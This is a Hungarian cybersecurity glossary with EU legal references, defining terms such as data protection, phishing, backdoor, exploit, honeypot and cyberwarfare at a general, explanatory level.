- Az Európai Parlament és a Tanács (EU) 2016/1148 irányelve (2016. július 6.) a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32016L1148&from=HU
- Az Európai Unió Kiberbiztonsági Stratégiája: egy nyílt, biztonságos és megbízható kibertér http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:52013JC0001&from=HU
- Számítástechnikai bűnözésről szóló Egyezmény (2001) https://rm.coe.int/CoERMPublicCommonSearchServices/DisplayDCTMContent?documentId=09000016802fa405
- Az Európai Parlament és a Tanács (EU) 2016/679 rendelete (2016. április 27.) természetes személyeknek a személyes adatok kezelése tekintetében történő védelméről és az ilyen adatok szabad áramlásáról, valamint a 95/46/EK rendelet hatályon kívül helyezéséről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32016R0679&from=HU
- Az Európai Parlament és a Tanács 95/46/EK irányelve a személyes adatok feldolgozása vonatkozásában az egyének védelméről és az ilyen adatok szabad áramlásáról http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:31995L0046&from=HU
- Az Európai Parlament és a Tanács 2002/58/EK (2002. július 12.) irányelve az elektronikus hírközlési ágazatban a személyes adatok kezeléséről, feldolgozásáról és a magánélet védelméről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32002L0058&from=HU
- Az Európai Parlament és a Tanács (EU) 2016/1148 irányelve (2016. július 6.) a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről http://eur-lex.europa.eu/legal-content/HU/TXT/HTML/?uri=CELEX:32016L1148&from=HU
- A Tanács következtetései a kiberdiplomáciáról (2015) http://data.consilium.europa.eu/doc/document/ST-6122-2015-INIT/hu/pdf

- A Bizottság 2017/1584 ajánlása a nagyszabású kiberbiztonsági eseményekre és válsághelyzetekre való összehangolt reagálásról
  http://eur-lex.europa.eu/legal-content/HU/TXT/?uri=uriserv:OJ.L_.2017.239.01.0036.01.HUN&toc=OJ:L:2017:239:TOC
- A Tanács következtetései a rossz szándékú kibertevékenységekkel szembeni közös uniós diplomáciai intézkedések keretéről (2017)
  http://data.consilium.europa.eu/doc/document/ST-10474-2017-INIT/hu/pdf

FOGALOMTÁR

- **Adat**: Az információ hordozója, a tények, fogalmak vagy utasítások formalizált ábrázolása, amely az emberek vagy automatikus eszközök számára közlésre, megjelenítésre vagy feldolgozásra alkalmas. [1]
- **Adatbiztonság**: Az adatok jogosulatlan megszerzése, módosítása, továbbá megsemmisítése ellen megtett műszaki és szervezési megoldások összességét kell érteni. Mindkét esetben alapvető cél az adat jogellenes kezelésének vagy feldolgozásának megakadályozása, azaz az adatok megfelelő intézkedésekkel történő védelme a jogosulatlan hozzáférés, a megváltoztatás, a továbbítás, a nyilvánosságra hozatal, a törlés vagy a megsemmisítés ellen, valamint a sérülés elkerülése érdekében. [2]
- **Adathalászat**: Más néven phishing, melynek lényege abban rejlik, hogy az adathalászok a felhasználókat, valamilyen elektronikus csatornán keresztül, – például e-mailben, azonnali üzenetben, vagy éppen szalagcím hirdetésekben – egy látszólag teljesen eredeti, valójában pedig egy hamis weboldalra irányítják, ahol arra kérik, hogy adja meg bizalmas adatait. Az adathalászatnak számos válfaja van, aszerint, hogy milyen módon, milyen elektronikus csatornán keresztül invitálják a felhasználót a hamis weboldalra. [3]
- **Adatfeldolgozás**: Az adatkezelési műveletekhez kapcsolódó technikai feladatok elvégzése (függetlenül a műveletek végrehajtásához alkalmazott módszertől és eszköztől, valamint az alkalmazás helyétől). [2]
- **Adatfeldolgozó**: Az személy vagy szervezet, aki/amely az adatkezelővel kötött szerződése alapján – beleértve a jogszabály rendelkezése alapján történő szerződéskötést is – az adatok feldolgozását végzi. [2]
- **Adathordozó:** Minden olyan anyagi eszköz, mely alkalmas adatok megőrzésére, tárolására. Az Európai Parlament és a Tanács 2002/65/EK irányelve szerint, amely már tartós adathordozóként nevesít: olyan eszköz, amely lehetővé teszi a fogyasztó számára a személyesen neki címzett adatoknak a jövőben is hozzáférhető módon és az adat céljának megfelelő ideig történő tárolását, valamint a tárolt adatok változatlan formában történő megjelenítését". Így adathordozó a pendrive, a DVD, CD, SSD kártya, amely alkalmas kisebb vagy nagyobb mennyiségű adat tárolására. [4]
- **Adatkezelés:** Az alkalmazott eljárástól függetlenül az adatokon végzett bármely művelet, például az adatok gyűjtése, felvétele, rögzítése, rendszerezése, tárolása, megváltoztatása, felhasználása, lekérdezése, továbbítása, nyilvánosságra hozatala, összehangolása vagy összekapcsolása, zárolása, törlése és megsemmisítése, valamint az adatok további felhasználásának megakadályozása, fénykép-, hang- vagy képfelvétel készítése, valamint a személy azonosítására alkalmas fizikai jellemzők (ujj- vagy tenyérnyomat, DNS-minta, íriszkép stb.) rögzítése. [2]
- Adatkezelő: Az a személy vagy szervezet, aki/amely az adatok kezelésének célját meghatározza, az adatkezelésre (beleértve a felhasznált eszközt) vonatkozó döntéseket meghozza és végrehajtja, vagy az általa megbízott adatfeldolgozóval végrehajtatja. [2]
- **Adatvédelem:** A személyes adatok védelme. Az adatkezelés során érintett személyek, azok személyiségi jogainak, adataival való önrendelkezési jogának védelme érdekében megvalósítandó/megvalósított, az adatkezelés módjára, formájára, tartalmára vonatkozó szabályozások és eljárások.[5]

- **Adatvédelmi incidens:** A biztonság olyan sérülése, amely a továbbított, tárolt vagy más módon kezelt személyes adatok véletlen vagy jogellenes megsemmisítését, elvesztését, megváltoztatását, jogosulatlan közlését vagy az azokhoz való jogosulatlan hozzáférést eredményezi. A definíció alapján megállapítható, hogy az olyan biztonsági incidens, amely nem érint személyes adatot nem adatvédelmi incidens, azonban valamennyi adatvédelmi incidens biztonsági incidens. [2]
- **Adattal rendelkezés:** A birtokban tartás, az adat alapján további adat készítése, az adat másolása, sokszorosítása, a betekintés engedélyezése, a feldolgozás és felhasználás, a minősítés (biztonsági osztályba sorolás) felülvizsgálata, a minősítés (biztonsági osztályba sorolás) felülbírálata, a nyilvánosságra hozatal, titoktartási kötelezettség alóli felmentés, megismerési engedély kiadása. [5]
- **Adatokat érintő beavatkozás:** információs rendszerekben található digitális adatok törlése, károsítása, rongálása, megváltoztatása, eltávolítása vagy hozzáférhetetlenné tétele. A fogalom emellett magában foglalja az adatlopást, valamint a pénzeszközök, a gazdasági erőforrások, illetve a szellemi tulajdon eltulajdonítását is. [6]
- **Adatkifürkészés**: digitális adatok információs rendszeren belüli, oda irányuló vagy onnan kiinduló nem nyilvános továbbításának – így például az információs rendszerből kibocsátott, ilyen digitális adatokat hordozó elektromágneses jeleknek – a kifürkészése műszaki eszközökkel. [6]
- **Advanced persistent threat (APT)**: Magas szintű, tartós vagy más néven (és az anyagban is használt) célzott támadás olyan titkos és folyamatos számítógépes hackerfolyamatok sorozatát jelenti, amelyeket gyakran meghatározott személy, személyek vagy szervezet ellen követnek el. Az APT általában magánszervezetek, államok vagy mindkettő ellen irányul, és üzleti vagy politikai motívumok vezérlik az elkövetőket, a cél általában információszerzés, de előfordult már olyan támadás is, melynek célja a szabotázs volt. [7]
- **Aktív kiberbiztonság (Active Cyber Defence Cycle – ACDC)**: Aktív kiberbiztonsági intézkedések gyűjtőfogalma. Az aktív kiberbiztonság négy nagyobb tevékenységből áll, ezek a fenyegetés-elemzés és információgyűjtés (threat intelligence consumption); az eszközleltár és hálózatbiztonsági monitoring; az incidenskezelés; és a fenyegetés és környezet kezelése (threat and enviroment manipulation). [8]
- **Android**: Linux kernelt használó mobil operációs rendszer, elsősorban érintőképernyős mobil eszközökre (okostelefon, táblagép) tervezve. [9]
- **Application Programming Interface:** Alkalmazásprogramozási interfész, mely hozzáférést biztosít egy adott szoftver, vagy eszköz utasításkészletéhez. [10]
- **ASP szolgáltatás:** Az alkalmazás-szolgáltató (Application Service Provider – ASP) központon keresztül olyan hardver- és szoftver infrastruktúra, arra épülő keret- és szolgáltatási rendszer jön létre, mely által az önkormányzatok szakrendszeri és egyéb szolgáltatásokat vehetnek igénybe egymással integrált módon. [11]
- **Authentikáció:** Az authentikáció az a folyamat, amelynek során ellenőrizzük a felhasználó identitását és azt, hogy hozzáférhet-e a rendszerhez. A felhasználók azonosításakor az alábbi négy lehetőség közül választhatunk: tudás (valami, amit csak a felhasználó tud), tulajdon vagy birtok (valami, ami csak a felhasználónál van), tulajdonság (a felhasználóra jellemző egyedi biológiai tulajdonság). [12]
- **Automatizált informatikai biztonsági vizsgálat:** Olyan biztonsági vizsgálati eljárás, mely során az érintett szervezet informatikai rendszerének sérülékenységei kimondottan célszoftverek segítségével kerülnek feltérképezésre. [13]
- **Backdoor (hátsó ajtó) program:** A felhasználók számára általában nem látható elem, amelyet a telepítést követően egy vagy több távoli személynek lehetőséget biztosít a számítógép elérésére és irányítására. Ennek segítségével a támadó megtekintheti a másik eszközön tárolt adatokat, információkat, de akár módosíthatja vagy törölheti is ezeket. A program veszélyessége abban rejlik, hogy nem csak távoli elérést biztosíthat idegeneknek, hanem rendszeradmi-

nisztrációs jogok megszerzését is lehetővé teheti. A backdoor programok a többi rosszindulatú programhoz hasonlóan települhetnek adathordozók vagy e-mail, illetve egyéb internetes letöltés mellékleteként). [14]

- **Betörés detektáló eszköz:** Olyan rendszer, amely minden észlelt aktivitást valós időben megvizsgálva, egyenként eldönti, hogy az adott aktivitás legális-e, vagy sem. Fajtái a minta alapú betörés detektáló eszközök (signatura-based IDS) és a viselkedést vizsgáló betörés detektáló eszközök (behavior-based IDS). Intrusion Detecting Systems (rövidítve: IDS). [15]
- **Big Data**: A cégek, az intelligens hálózatok, a magánszektor és az egyéni felhasználók által világszerte és napi szinten előállított óriási adatmennyiséget jelenti. Strukturáltan és kielemezve ez a rengeteg információ nagy hasznot hozhat a cégek és ügyfelek számára. [16]
- **Biometrikus azonosítás:** Olyan eszközök és eljárások összessége, amely a személyek mérhető testi tulajdonságait használják fel valamilyen technika segítségével azonosításra vagy a személyazonosság megállapítására. Az azonosítás szempontjából a legalkalmasabb adatok, illetve eljárások: a DNS-minta, ujjnyomatok, retinaképek, hangelemzés, íriszdiagnosztika, tenyér vénamintáinak azonosítása, gépelési minta alapú azonosítás. [17]
- **Bizalmasság elve:** Az elektronikus információs rendszer azon tulajdonsága, amely szerint az elektronikus információs rendszerben tárolt adatot, információt csak az arra jogosultak és csak a jogosultságuk szintje szerint ismerhetik meg, használhatják fel, illetve rendelkezhetnek annak felhasználásáról. [1]
- **Biztonság**: A biztonságot olyan állapotnak tekinthetjük, amelyben kizárható, vagy megbízhatóan kezelhető az esetlegesen bekövetkező veszély, illetve adottak a veszéllyel szembeni eredményes védekezés feltételei. [5]
- **Biztonsági esemény**: Nem kívánt vagy nem várt egyedi esemény vagy eseménysorozat, amely az elektronikus információs rendszerben kedvezőtlen változást vagy egy előzőleg ismeretlen helyzetet idéz elő, és amelynek hatására az elektronikus információs rendszer által hordozott információ bizalmassága, sértetlensége, hitelessége, funkcionalitása vagy rendelkezésre állása elvész, illetve megsérül. [5]
- **Biztonsági esemény kezelése**: Az elektronikus információs rendszerben bekövetkezett biztonsági esemény dokumentálása, következményeinek felszámolása, a bekövetkezés okainak és felelőseinek megállapítása, és a hasonló biztonsági események jövőbeni előfordulásának megakadályozása érdekében végzett tervszerű tevékenység. [5]
- **Biztonsági osztály**: Az elektronikus információs rendszer védelmének elvárt erőssége. [5]
- **Biztonsági osztályba sorolás:** A kockázatok alapján az elektronikus információs rendszer védelme elvárt erősségének meghatározása. [5]
- **Biztonsági szint:** A szervezet felkészültsége az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok kezelésére. [5]
- **Biztonsági szintbe sorolás**: a szervezet felkészültségének meghatározása az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok kezelésére. [5]
- **Biztonságtudatosság**: A felhasználó azon magatartása, amikor betartja az információbiztonsági szabályokat, megérti az információbiztonságban betöltött szerepét és figyel az őt esetlegesen érintő fenyegetésekre. [18]
- **Black hat hacker**: Ide tartoznak azok az ipari kémek, akik technológiai fejlesztések után kutatva törnek be hálózatokba. Sok black-hat válik később white-hat hackerré, sőt nagyon nehezen képzelhető el, hogy valaki úgy dolgozzon white-hat hackerként, hogy előtte soha nem próbált betörni egy számítógépbe sem. Így a határ inkább etikus és etikátlan hackerre osztható. [19]
- **Bot eszközök**: automatizált rendszerek, amelyek valamilyen tevékenységet hajtanak végre emberi beavatkozás nélkül. [20]
- **Célzott támadások (Targeted Attacks)**: Célzott támadásoknak nevezzük az olyan fenyegetéseket, melyeket a támadók kifejezetten egy adott célpont (személy vagy szervezet) ellen

használnak. Egy számítógépes vírushoz képest a fenyegetés "megalkotója" ebben az esetben nem arra törekszik, hogy a kártékony kód minél jobban elterjedjen, hanem arra, hogy a kiszemelt célpont eszközére, eszközeire bejusson. [15]

- **CIA**: Az elektronikus információs rendszer védelmének alapvető céljának, a bizalmasság (ang.: confidentiality), a sértetlenség (ang.: integrity) és a rendelkezésre állás (ang.: availability) védelmi hármasának jelölése. [5]
- **Cleartext jelszavak:** Titkosítatlanul, szöveges formátumban tárol jelszavak. [20]
- **Cloud computing:** („számítástechnikai felhő", „felhő alapú informatika"): A számos, naponta bővülő informatikai szolgáltatást felölelő gyűjtőfogalomnál a szolgáltatások közös jellemzője, hogy azt nem a felhasználó számítógépe/vállalati számítóközpontja, hanem egy távoli szerver/a világ bármely pontján elhelyezhető szerverközpont nyújtja. A leggyakoribb felhő alapú szolgáltatások az internetes levelezőrendszerek, tárhelyek, fejlesztő környezetek, virtuális munkaállomások. Felhő alapú informatika-alapon működnek például a milliók által használt internetes levelező rendszerek (például: Gmail) vagy az online tárhelyek (például: Dropbox). Fontos előny, hogy az ügyfél gazdaságosan és személyre szabottan juthat informatikai rendszerhez, anélkül, hogy az ehhez szükséges drága beruházásokra költenie és a rendszerek fenntartásához szükséges személyzetet alkalmaznia kellene. A felhő alapú informatika azonban számos adatvédelmi aggályt vet fel. A felhasználó által feltöltött adatok ugyanis folyamatos mozgásban vannak, amelyről a felhasználó nem értesül. Több szolgáltatás esetén a szolgáltatást nyújtó saját, főleg marketing, céljaira is felhasználja az ügyfél személyes adatait. A szolgáltató a világ minden pontján igénybe vesz alvállalkozókat, akik az ügyfél tudta nélkül dolgozzák fel az adataikat. Több (összetettebb vállalati) alkalmazás esetén az adatok a felhőből csak nehézkesen menthetők le, így a felhasználó csak komoly anyagi terhek árán tud a felhő alapú szolgáltatástól szabadulni. [2]
- **CMS (Content Management System):** Másnéven tartalomkezelő rendszer, olyan komplex webes környezet, ami lehetővé teszi, hogy tartalmainkat – webfejlesztő szakemberek segítsége nélkül – saját magunk, webes felületeken keresztül módosítsuk. [10]
- **CRM (Customer Relationship Manager):** Olyan eszközök összessége, amelyek segítik a potenciális és meglévő ügyfelekkel való együttműködést, beleértve az ügyfélszerzéssel, marketinggel, értékesítéssel és ügyfélszolgálattal kapcsolatos tevékenységeket. [10]
- **Dead drop:** Az alkalmazott módszer lényege, hogy a kereskedő valamilyen nyilvánosan elérhető rejtekhelyen elrejti az árut, majd a rejtekhelyről értesíti a vásárlót, aki a rejtekhelyen felszedi a megvásárolt terméket. A dead drop módszer előnye, hogy teljesen aszinkron, azaz az értékesítő (vagy közvetítő) és a vásárló nem tartózkodik egy időben az átadási ponton, nem lehet a csomagokat követni vagy feltartóztatni, a vásárlónak nem kell kontakt vagy más személyes adatot megadnia a kézbesítéshez (pl. cím, postafiók stb.), így a kereskedőnek nem is kell ezeket az adatokat tárolnia és megvédenie, nem tudnak egymásra vagy egymás ellen vallani. [20]
- **Domain Name System (DNS):** Azaz a tartománynévrendszer egy hierarchikus, nagymértékben elosztott elnevezési rendszer számítógépek, szolgáltatások, illetve az internetre vagy egy magánhálózatra kötött bármilyen erőforrás számára. A részt vevő entitások számára kiosztott tartománynevekhez (doménekhez) különböző információkat társít. Legfontosabb funkciójaként az emberek számára értelmes tartományneveket a hálózati eszközök számára érthető numerikus azonosítókká „fordítja le", „oldja fel", melyek segítségével ezeket az eszközöket meg lehet találni, meg lehet címezni a hálózaton. [22]
- **DNS szerver:** A DNS-kiszolgáló egy olyan szolgáltató oldali szerver, amely az internetes címek fordításáért felelős. Ezen szerver segítségével tudunk az interneten keresztül weboldalakon böngészni, e-maileket küldeni és fogadni. [22]
- **Elektronikus információbiztonság:** Távközlési és informatikai, valamint egyéb elektronikus rendszerekben és a támogató infrastruktúrákban alkalmazott rendszabályok összessége,

amelyek védelmet nyújtanak az elektronikusan előállított, feldolgozott, tárolt, továbbított és megjelenített információk bizalmasságának, sértetlenségének és rendelkezésre állásának véletlen vagy szándékos csökkenése ellen. [3]

- **Elektronikus információs rendszer:**
  a) az elektronikus hírközlésről szóló törvény szerinti elektronikus hírközlő hálózat;
  b) minden olyan eszköz vagy egymással összekapcsolt vagy kapcsolatban álló eszközök csoportja, amelyek közül egy vagy több valamely program alapján digitális adatok automatizált kezelését végzi; vagy
  c) az *a)* és *b)* pontban szereplő elemek által működésük, használatuk, védelmük és karbantartásuk céljából tárolt, kezelt, visszakeresett vagy továbbított digitális adatok.

  Egy elektronikus információs rendszernek kell tekinteni adott adatkezelő vagy adatfeldolgozó által, adott cél érdekében az adatok, információk kezelésére használt eszközök – így különösen környezeti infrastruktúra, hardver, hálózat és adathordozók –, eljárások – így különösen szabályozás, szoftver és kapcsolódó folyamatok –, valamint az ezeket kezelő személyek együttesét. [1]
- **Elektronikus információs rendszer biztonsága:** Az elektronikus információs rendszer olyan állapota, amelyben annak védelme az elektronikus információs rendszerben kezelt adatok bizalmassága, sértetlensége és rendelkezésre állása, valamint az elektronikus információs rendszer elemeinek sértetlensége és rendelkezésre állása szempontjából zárt, teljes körű, folytonos és a kockázatokkal arányos. [5]
- **Elektronikus hírközlő hálózat:** Átviteli rendszerek és – ahol ez értelmezhető – a hálózatban jelek irányítására szolgáló berendezések, továbbá más erőforrások – beleértve a nem aktív hálózati elemeket is –, amelyek jelek továbbítását teszik lehetővé meghatározott végpontok között vezetéken, rádiós, optikai vagy egyéb elektromágneses úton, beleértve a műholdas hálózatokat, a helyhez kötött és a mobil földfelszíni hálózatokat, az energiaellátó kábelrendszereket, olyan mértékben, amennyiben azt a jelek továbbítására használják, a műsorszórásra használt hálózatokat és a kábeltelevíziós hálózatokat, tekintet nélkül a továbbított információ fajtájára.[23]
- **Elosztott szolgáltatás megtagadásos támadás:** Az informatikai szolgáltatás teljes vagy részleges megbénítása, helyes működési módjától való eltérítése. Egy meghatározott alkalmazás, operációs rendszer ismert gyengeségeit, vagy valamilyen speciális protokoll tulajdonságait (gyengéit) támadja meg. Célja, hogy az alkalmazás vagy rendszer elérésére feljogosított felhasználókat megakadályozza a számukra fontos információk, a számítógép-rendszer vagy akár a számítógép-hálózat elérésében. A támadás eredményeképpen a rendszer nagyon lelassul, elérhetetlenné válik, esetleg össze is omolhat. A lényege, hogy lehetőség szerint megakadályozza a célgép elérését. [5]
- **ENISA (Európai Uniós Kiberbiztonsági Ügynökség)**: az EU elsőszámú kiberbiztonsággal foglalkozó intézménye, a kiberbiztonsággal kapcsolatos tanácsadásért felelős ügynökség, amely információs és tudásközpontként működik. [21]
- **EPCIP (European Programme for Critical Infrastructure Protection)**: a kritikus infrastruktúrák védelmére irányuló európai program, amelynek célkitűzése, hogy javítsa a létfontosságú infrastruktúrák védelmét az Európai Unióban. [21]
- **Ethernet**: A DEC, Intel és Xerox cégek által kidolgozott alapsávú LAN-ra vonatkozó specifikáció. Az Ethernet hálózatok az ütközések feloldására a CSMA/CD-t használják. Számos kábeltípuson (csavart érpár, optika stb.) működik legalább 10 Mbps sebességgel). [22]
- **Europol**: Európai Rendőrségi Hivatal, amelynek fő feladata segítséget nyújtani az EU-s tagállamok bűnüldöző hatóságainak a terrorizmus elleni fellépésben, illetve a súlyos nemzetközi bűncselekmények felderítésében. [21]
- **Eseménykezelő Szakterület (Event Detection Team):** Intézmények közti megállapodás keretében a biztonság növelése érdekében folyamatosan monitorozza a hálózati forgalom különböző szegmenseit. A szakterület által végzett feladat preventív és detektív jellegű,

hiszen alapvetően passzív adatforgalom ellenőrzésről és annak elemzéséről van szó. A szisztematikusan összegyűjtött támadási kísérletek rendszerezett adatai alapján azonosíthatjuk a támadók által felhasznált internetes erőforrások címeit, másrészt – különböző elemző algoritmusok segítségével – felfedezhetjük a behatolási módszerek alkalmazási trendjeinek aktuális alakulását, valamint következtetéseket vonhatunk le az internetre épülő szolgáltatások hátterét nyújtó szoftverkörnyezet esetleges gyenge pontjairól, illetve sebezhetőségeiről. [21]

- **Exploit**: Olyan forráskódban terjesztett bináris program, adathalmaz vagy parancssorozat, amely alkalmas egy szoftver vagy hardver biztonsági résének, illetve hibájának kihasználására, így érve el a rendszer tervezője által nem várt viselkedést.[10]
- **Fenyegetés**: Olyan lehetséges művelet vagy esemény, amely sértheti az elektronikus információs rendszer vagy az elektronikus információs rendszer elemei védettségét, biztonságát, továbbá olyan mulasztásos cselekmény, amely sértheti az elektronikus információs rendszer védettségét, biztonságát. [5]
- **Folytonos védelem**: Az időben változó körülmények és viszonyok között is megszakítás nélkül megvalósuló védelem. [1]
- **Fluxus**: A fluxus a felületet metsző mágneses erővonalak mennyisége. [21]
- **Fuzzing**: Egy leginkábban automatizált módon végrehajtott szoftver tesztelési technika, melynek során érvénytelen-, véletlenszerű-, illetve nem várt adatokat adunk meg a program bemeneteként, majd a kimenetet megvizsgálva próbáljuk megtalálni a sérülékeny pontokat. Ezzel a technikával főkent overflow-, illetve DoS jellegű sérülékenységeket kereshetünk hatékonyan, miközben a szoftver kivételkezeléséről és robosztusságáról is képet kaphatunk. [10]
- **Gateway**: Átjáró, konverter eszköz, különböző protokollon kommunikáló eszközök között. [22]
- **GDPR**: A GDPR röviden az Európai Unió és a Tanács által elfogadott, a személyes adatok védelméről és az ilyen adatok szabad áramlásáról szóló rendelete, más néven általános adatvédelmi rendelet (General Data Protection Regulation). A GDPR közvetlen hatállyal rendelkezik, minden tagállamban kötelezően alkalmazandó. Ennél fogva minden tagállamban ez a rendelet lesz a legfontosabb szabályanyag a személyes adatok kezelése és védelme tekintetében, attól eltérni csak akkor lehet, ha azt maga a GDPR megengedi. A rendeletet 2018. május 25-től kell alkalmazni.
- **Hacker**: Az informatikai rendszerbe informatikai eszközöket használva, kifejezett ártó szándék nélküli betörő személy. A tömegkommunikációban helytelenül minden számítógépes bűnözőre használják. Eredeti jelentése szerint a hacker olyan mesterember, aki fából tárgyakat farag. [5]
- **Hacktivizmus**: Olyan cselekedet, amelyben a támadók számítógép hálózatokba hatolnak be, és az ott megszerzett adatokat közzéteszik, hogy így hívják fel a figyelmet az általuk képviselt célokra. Fogalmilag bár nem azonos, mégis számos közös pont van a kiberterrorizmussal. Mindkettőre jellemző, elsősorban kisebb, decentralizált csoportok hajtják végre azokat támadások, amelyek célja, hogy felhívják a figyelmet a csoport által képviselt ideológiai véleményre. Hatásuk bár elenyésző, ugyanis nem rendelkeznek azzal a képességgel, amely egy hatékony kibertámadáshoz szükséges lenne, a médiahatásuk azonban így is igen komoly lehet. Napjainkban az egyik legismertebb hacktivista csoport a 4chan nevű fórum tagjaiból megalakult Anonymous csoport. [24]
- **Hálózat**: Informatikai eszközök közötti adatátvitelt megvalósító logikai és fizikai eszközök összessége. [5]
- **Hálózati és információs rendszer:** elektronikus hírközlő hálózat, vagy minden olyan eszköz vagy egymással összekapcsolt eszközök csoportja, amelyek digitális adatokat dolgoznak fel, valamint a tárolt, kezelt, visszakeresett vagy továbbított digitális adatok. [6]

- **Hardver**: Az információs rendszerek (talán) legegyértelműbb eleme, mely magában foglal minden olyan eszközt, vagy részelemet, mely az információ feldolgozásában, továbbításában, tárolásában részt vesz. Az okos eszközök esetében ez általában maga az eszköz, de időnként kiegészülhet olyan opcionális elemekkel, melyek ideiglenesen, vagy állandó módon csatlakoztathatok az eszközhöz. [25]
- **Hash függvények**: Olyan elsősorban informatikában használt egyirányú eljárások, amelyekkel bármilyen hosszúságú adatot adott hosszúságra képezhetünk le. Az így kapott véges adat neve hash érték. [10]
- **Hitelesség**: Az adat tulajdonsága, amely arra vonatkozik, hogy az adatot bizonyítottan vagy bizonyíthatóan az elvárt forrásból származik. [5]
- **Honeypot (csapdarendszer):** Elsődleges célja az, hogy – valós működést szimulálva – elhitessék a támadókkal, hogy éles szolgáltatást nyújtó rendszert sikerült elérniük. Mindeközben azonban a jól felépített csapda rendszerek a támadó valamennyi tevékenységét letapogatják, módszeresen összegyűjtik, rögzítik és naplózzák. Tekintettel arra, hogy a csapda rendszer valójában nem működtet „igazi" szolgáltatást, a rajta észlelt valamennyi tevékenység jogtalannak minősíthető, azaz potenciális támadásként fogható fel. A csapda rendszerek tehát lényegében arra szolgálnak, hogy a támadók saját magukat leplezzék le egy olyan álcázott környezetben, ahol minden tevékenységük nyomot hagy. [26]
- **IKT-szolgáltatás:** Olyan szolgáltatás, amely teljes mértékben vagy legnagyobb részben információ hálózati és információs rendszerek útján történő továbbításából, tárolásából, lekérdezéséből vagy kezeléséből áll. [21]
- **IKT-termék:** Valamely hálózati vagy információs rendszer eleme vagy elemeinek csoportja. [21]
- **Illetéktelen személy:** Valamely tevékenység végzésére nem jogosult személy. Az informatikai biztonság esetében tipikusan az objektumba, az informatikai rendszerbe történő belépésre, adatkezelésre nem jogosult személy. [5]
- **Információ**: Bizonyos tényekről, tárgyakról vagy jelenségekről hozzáférhető formában megadott megfigyelés, tapasztalat vagy ismeret, amely valakinek a tudását, ismeretkészletét, annak rendezettségét megváltoztatja, átalakítja, alapvetően befolyásolja, bizonytalanságát csökkenti vagy megszünteti. [1]
- **Információbiztonság**: Olyan tevékenység vagy állapot, amely középpontjában: a bizalmasság, a sértetlenség és rendelkezésre állás jelenik meg, függetlenül attól, hogy az információt hordozó adat milyen megjelenési formát vesz fel (például: alfabetikus, numerikus, grafikus, képi forma) és milyen adathordozón jelenik meg. [25]
- **Informatikai biztonság:** Egy informatikai rendszer olyan állapota, amelyben zárt, teljes körű, folytonos és a kockázatokkal arányos védelem valósul meg. Ez azt jelenti, hogy egy, az összes fenyegetést figyelembe vevő, a rendszer valamennyi elemére kiterjedő, az időben változó körülmények és viszonyok ellenére is megszakítás nélkül megvalósuló védelmi rendszer. [5]
- **Informatikai biztonságpolitika**: A biztonsági célok, alapelvek és a szervezet vezetői elkötelezettségének bemutatása az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok irányítására és támogatására. [5]
- **Informatikai biztonsági stratégia:** Az informatikai biztonságpolitikában kitűzött célok megvalósításának útja, módszere. [5]
- **Internet of Things (Iot):** A dolgok internete kifejezés különböző, egyértelműen azonosítható objektumokra, és azok internet-szerű hálózatára utal. A kifejezést 2009-ben alkotta meg Kevin Ashton, de a koncepció ötlete 1991-ben vetődött fel először. Objektum alatt értjük ebben az esetben az összes olyan elektronikai eszközt, mely képes valamilyen hasznos információt felismerni, „mérni", és ezt kommunikálni is egy másik eszköz felé. Lehet ez egy okostelefon, egy vérnyomásmérő, vagy az autónk fedélzeti számítógépe (ECU). Nincsenek sem méretbeli, sem pedig felhasználási megkötései ezen eszközöknek. [27]

- **iOS**: Az Apple Inc. mobil operációs rendszere, amelyet iPhone, iPod touch és iPad készülékekre fejlesztenek.
- **Katonai Nemzetbiztonsági Szolgálat Kibervédelmi Központja:** A honvédelmi célú elektronikus információs rendszereket érintő biztonsági események és fenyegetések kezelését végző szerv.
- **Kémprogramok (spyware):** A rendszerbe jutva a háttérből figyelik a rendszerben lezajló eseményeket, melyekről jelentéseket és adatokat küldenek a támadónak, de céljuk továbbá az infokommunikációs eszközön lévő információk megszerzése a felhasználó tudta nélkül. [14]
- **Kiberbiztonság**: A kibertérben létező kockázatok kezelésére alkalmazható politikai, jogi, gazdasági, oktatási és tudatosságnövelő, valamint technikai eszközök folyamatos és tervszerű alkalmazása, amelyek a kibertérben létező kockázatok elfogadható szintjét biztosítva a kiberteret megbízható környezetté alakítják a társadalmi és gazdasági folyamatok zavartalan működéséhezés működtetéséhez. [1]
- **Kiberfenyegetés**: bármely olyan potenciális körülmény, esemény vagy cselekmény, amely károsíthatja vagy megzavarhatja a hálózati és információs rendszereket, az ilyen rendszerek felhasználóit és más személyeket, vagy azokra egyéb kedvezőtlen hatást gyakorolhat. [21]
- **Kibervédelem**: A kibertérből jelentkező fenyegetések elleni védelem, ideértve a saját kibertér képességek megőrzését. [1]
- **Kiberbűnözés:** Célja az informatikai eszközökön keresztüli minél nagyobb jövedelem megszerzése. Ez a bűnelkövetési forma alapvetően a hagyományos szervezett bűnözéshez köthető, amelyek rendkívül adaptív tulajdonsággal jellemezhetőek, hiszen igen korán felismerték az ezen a területen meglevő lehetőségeket
- **Kiberhadviselés**: Az államok közti nézeteltérésekben jelenik meg, amelynek során a felek informatikai eszközökkel támadják az ellenfél informatikai eszközeit, egyelőre még inkább a konvencionális hadviselés támogatására. [28]
- **Kiberkémkedés**: Az államok és nagyvállalatok által szervezett, elektronikus információs rendszerekből származó adatokat érintő információszerzést értünk. Napjainkban a kiberbűnözés mellett ez a legaktívabb terület. [29]
- **Kihívás**: Az általánosan értelmezett biztonság egyes összetevőire ható olyan helyzetek és állapotok összessége, amelyek eredői hátrányosan befolyásolják a belső és külső stabilitást és kihatással lehetnek egy adott régió hatalmi viszonyaira. [30]
